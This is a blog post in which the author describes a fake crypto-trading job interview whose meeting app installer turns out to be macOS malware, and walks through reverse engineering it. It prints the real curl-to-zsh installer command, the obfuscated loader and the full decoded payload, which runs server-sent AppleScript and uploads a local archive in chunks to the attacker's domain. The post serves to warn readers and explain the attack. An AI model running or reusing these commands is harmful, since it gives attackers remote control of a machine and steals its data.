
A Fake Quant Interview Tried to Hack My Mac – So I Reverse Engineered the Malware They Sent Me
A LinkedIn quant interview required me to run a curl | zsh command.
Instead, I reverse engineered the payload and discovered macOS malware.
In the era of Generative AI, social engineering attacks have reached unprecedented levels of sophistication. No longer are scams limited to targeting non-technical users. Even engineers, quants, and security-aware developers can now be targeted through highly convincing workflows – including fake job interviews. This type of attack is a growing category of fake job interview malware targeting professionals in this space.
Recently, I applied to what looked like a legitimate quant/algorithmic trading position. What followed was a surprisingly elaborate attack that ultimately tried to install macOS malware on my machine.
Instead of running the installer, I decided to reverse engineer the payload to understand exactly what it was doing.
The Setup
You see a quant / algorithmic trader job posting on LinkedIn. Sounds interesting.
You look up the company. The company seems small, but their website looks legitimate. There are several associated members on LinkedIn, and the company is allegedly founded in 2018.
Nothing obviously suspicious.
So you apply.
A few days later you receive an email:
Hi Fotis,

Thank you for applying for the Cryptocurrency Trader
position at [COMPANY REDACTED]. We've had a chance
to review your profile and would love to move forward
with a few quick clarifications.

Could you please let us know:

* Your availability to start
* Whether you're open to remote work
* Your salary expectations
* Your years of experience in this field

Additionally, we'd appreciate a brief sentence or two
on why this role interests you.

Feel free to reply directly to this email - short
answers are perfectly fine.
Looking forward to hearing from you.

Best regards,
[NAME REDACTED]
[COMPANY REDACTED]
You reply to the email.
Shortly after, good news:
Hi Fotis,

Good news! After reviewing your application for the
Cryptocurrency Trader position at [COMPANY REDACTED],
we're very interested in learning more about you and
potentially moving forward together.

We'd love to hold a meeting with you to discuss the
role in more detail. A calendar invitation has been
sent to you - please choose a time from the available
time slots.

We're really looking forward to meeting you and
learning more about your experience.

Best regards,
[NAME REDACTED]
[COMPANY REDACTED]
The Attack
The calendar invitation arrives in a separate email.

The meeting link directs you to a platform called Cozyo.


The website looks fairly professional. Nothing seems suspicious so far.
So I tried to join the meeting.
That’s when the first red flag appeared.
You cannot join the meeting for the interview on the browser You must download their app.
Well, I guess some software companies tend to have their own annoying policies, so maybe that is not outrageous. So, let’s download the app for macOS:


The Suspicious Installer

Instead of a normal .dmg or .pkg installer, the full terminal command in the instructions was:
curl -kfsSL http://parityfinancialgroup.com/curl/bb48f1398db2f86572012201720e941023c1c99781123369a09e463634073fab | zsh
At this point the alarm bells started ringing.
Why This Command Is Dangerous
Let’s break down what this command does.
curldownloads a script from
http://parityfinancialgroup.com/...
Flags used:
-k→ allowscurlto make an “insecure” SSL connection-f→ fail silently on errors-s→ silent mode-S→ show errors-L→ follow redirects
Then the critical part:
| zsh
This pipes the downloaded content directly into your shell, meaning the script is executed immediately without you ever seeing it.
Effectively the command means:
Download unknown code from a random server and execute it immediately.
That is one of the most common patterns used by malware installers.
Even worse, there were several red flags:
- Domain does not match cozyo.app
- Uses HTTP instead of HTTPS
- Uses
-kto bypass secure connection protocols - Executes remote code directly via
| zsh - Uses a long hash-like URL, typical for payload loaders
At this point I was almost certain the installer was malicious.
Instead of executing it, I downloaded the script and inspected it safely.
Inspecting the Installer Script
curl -fsSL http://parityfinancialgroup.com/curl/bb48f1398db2f86572012201720e941023c1c99781123369a09e463634073fab -o suspicious_script.sh
Then inspect it with cat. Inside we find this:
#!/bin/zsh
d10152=$(base64 -D <<'PAYLOAD_m236274904887' | gunzip
...
PAYLOAD_m236274904887
)
eval "$d10152"
That script clearly tried to hide the actual intended commands: it’s a so-called obfuscated loader.
What is happening here?
- A large block of Base64-encoded data
- That data is gzip compressed
- The script decodes it
- Then runs it with
eval
Meaning the real payload is hidden inside the encoded block.
Decoding the Hidden Payload
We can safely decode it without executing anything.
sed -n '/PAYLOAD_/,/PAYLOAD_/p' suspicious_script.sh | \
sed '1d;$d' | \
base64 -D | gunzip > decoded_script.sh
Now inspect the decoded script:
#!/bin/zsh
daemon_function() {
    exec </dev/null
    exec >/dev/null
    exec 2>/dev/null
    local domain="parityfinancialgroup.com"
    local token="bb48f1398db2f86572012201720e941023c1c99781123369a09e463634073fab"
    local api_key="5190ef1733183a0dc63fb623357f56d6"
    local file="/tmp/osalogging.zip"
    if [ $# -gt 0 ]; then
        curl -k -s --max-time 30 \
            -H "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36" \
            -H "api-key: $api_key" \
            "http://$domain/dynamic?txd=$token&pwd=$1" | osascript
    else
        curl -k -s --max-time 30 \
            -H "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36" \
            -H "api-key: $api_key" \
            "http://$domain/dynamic?txd=$token" | osascript
    fi
    if [ $? -ne 0 ]; then
        exit 1
    fi
    if [[ ! -f "$file" || ! -s "$file" ]]; then
        return 1
    fi
    local CHUNK_SIZE=$((10 * 1024 * 1024))
    local MAX_RETRIES=8
    local upload_id=$(date +%s)-$(openssl rand -hex 8 2>/dev/null || echo $RANDOM$RANDOM)
    local total_size
    total_size=$(stat -f %z "$file" 2>/dev/null || stat -c %s "$file")
    if [[ -z "$total_size" || "$total_size" -eq 0 ]]; then
        return 1
    fi
    local total_chunks=$(( (total_size + CHUNK_SIZE - 1) / CHUNK_SIZE ))
    local i=0
    while (( i < total_chunks )); do
        local offset=$((i * CHUNK_SIZE))
        local chunk_size=$CHUNK_SIZE
        (( offset + chunk_size > total_size )) && chunk_size=$((total_size - offset))
        local success=0
        local attempt=1
        while (( attempt <= MAX_RETRIES && success == 0 )); do
            http_code=$(dd if="$file" bs=1 skip=$offset count=$chunk_size 2>/dev/null | \
                curl -k -s -X PUT \
                --data-binary @- \
                -H "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36" \
                -H "api-key: $api_key" \
                --max-time 180 \
                -o /dev/null \
                -w "%{http_code}" \
                "http://$domain/gate?buildtxd=$token&upload_id=$upload_id&chunk_index=$i&total_chunks=$total_chunks" 2>/dev/null)
            curl_status=$?
            if [[ $curl_status -eq 0 && $http_code -ge 200 && $http_code -lt 300 ]]; then
                success=1
            else
                ((attempt++))
                sleep $((3 + attempt * 2))
            fi
        done
        if (( success == 0 )); then
            return 1
        fi
        ((i++))
    done
    rm -f "$file"
    return 0
}
if daemon_function "$@" & then
    exit 0
else
    exit 1
fi
This reveals the actual malware logic.
What the Malware Actually Does
The script defines a function:
daemon_function() { ... }
Then launches it in the background:
daemon_function "$@" &
Meaning it tries to run silently as a background process.
Step 1 — Hide Execution
The first lines redirect all I/O to /dev/null:
exec </dev/null
exec >/dev/null
exec 2>/dev/null
This ensures:
- no terminal output
- no visible errors
- no trace for the user
A classic stealth technique.
Step 2 — Contact Command-and-Control Server
The script defines:
domain="parityfinancialgroup.com"
token="bb48f1398db2..."
api_key="5190ef1733..."
file="/tmp/osalogging.zip"
Then executes:
curl ... "http://$domain/dynamic?txd=$token" | osascript
This is the most dangerous line.
osascript executes AppleScript commands.
So whatever the server returns is executed directly on the system.
That effectively gives the attacker remote code execution.
Possible actions include:
- accessing local files
- requesting system permissions
- running shell commands
- downloading additional payloads
- interacting with macOS dialogs
Step 3 — Data Exfiltration
The script then checks for a file:
/tmp/osalogging.zip
If present, it uploads it to the attacker server.
The file is:
- split into 10 MB chunks
- uploaded via HTTP
PUTrequests
Example:
curl -X PUT http://parityfinancialgroup.com/gate ...
This is typical data exfiltration malware behavior.
The workflow becomes clear:
- Receive commands from attacker server
- Execute them via AppleScript
- Collect local data
- Upload it back in chunks
Lessons Learned
This attack demonstrates how far social-engineering campaigns have evolved. It is also similar to the recent attacks on VS Code and GitHub Copilot users, involving prompt injections and other tools to exploit the AI agentic capabilities, allowing Copilot to interact directly with the developer’s system and external tools.
The entire workflow was convincing:
- legitimate-looking job posting
- realistic company website
- LinkedIn presence
- professional email communication
- custom meeting platform
The only real red flag appeared at the installation step.
Some important takeaways:
- Never run
curl | bashorcurl | zshblindly. - Legitimate interview software should never require terminal commands to install.
- Always verify domains and download sources.
- If something feels unusual in a hiring process, stop and inspect first.
One careless command would have given the attacker remote control of the machine and a channel for data exfiltration.
Aftermath
A few days later, I received this follow-up email:
Hi Fotis,

We noticed you weren't able to join our scheduled
meeting for the Cryptocurrency Trader role at
[COMPANY REDACTED].

No worries - we understand things come up. Could
you let us know what happened?

If you're still interested, you can reschedule
here: [URL REDACTED]

Just reply to this email and let us know.

Best,
[COMPANY REDACTED]
Needless to say, I did not join the meeting.
Comments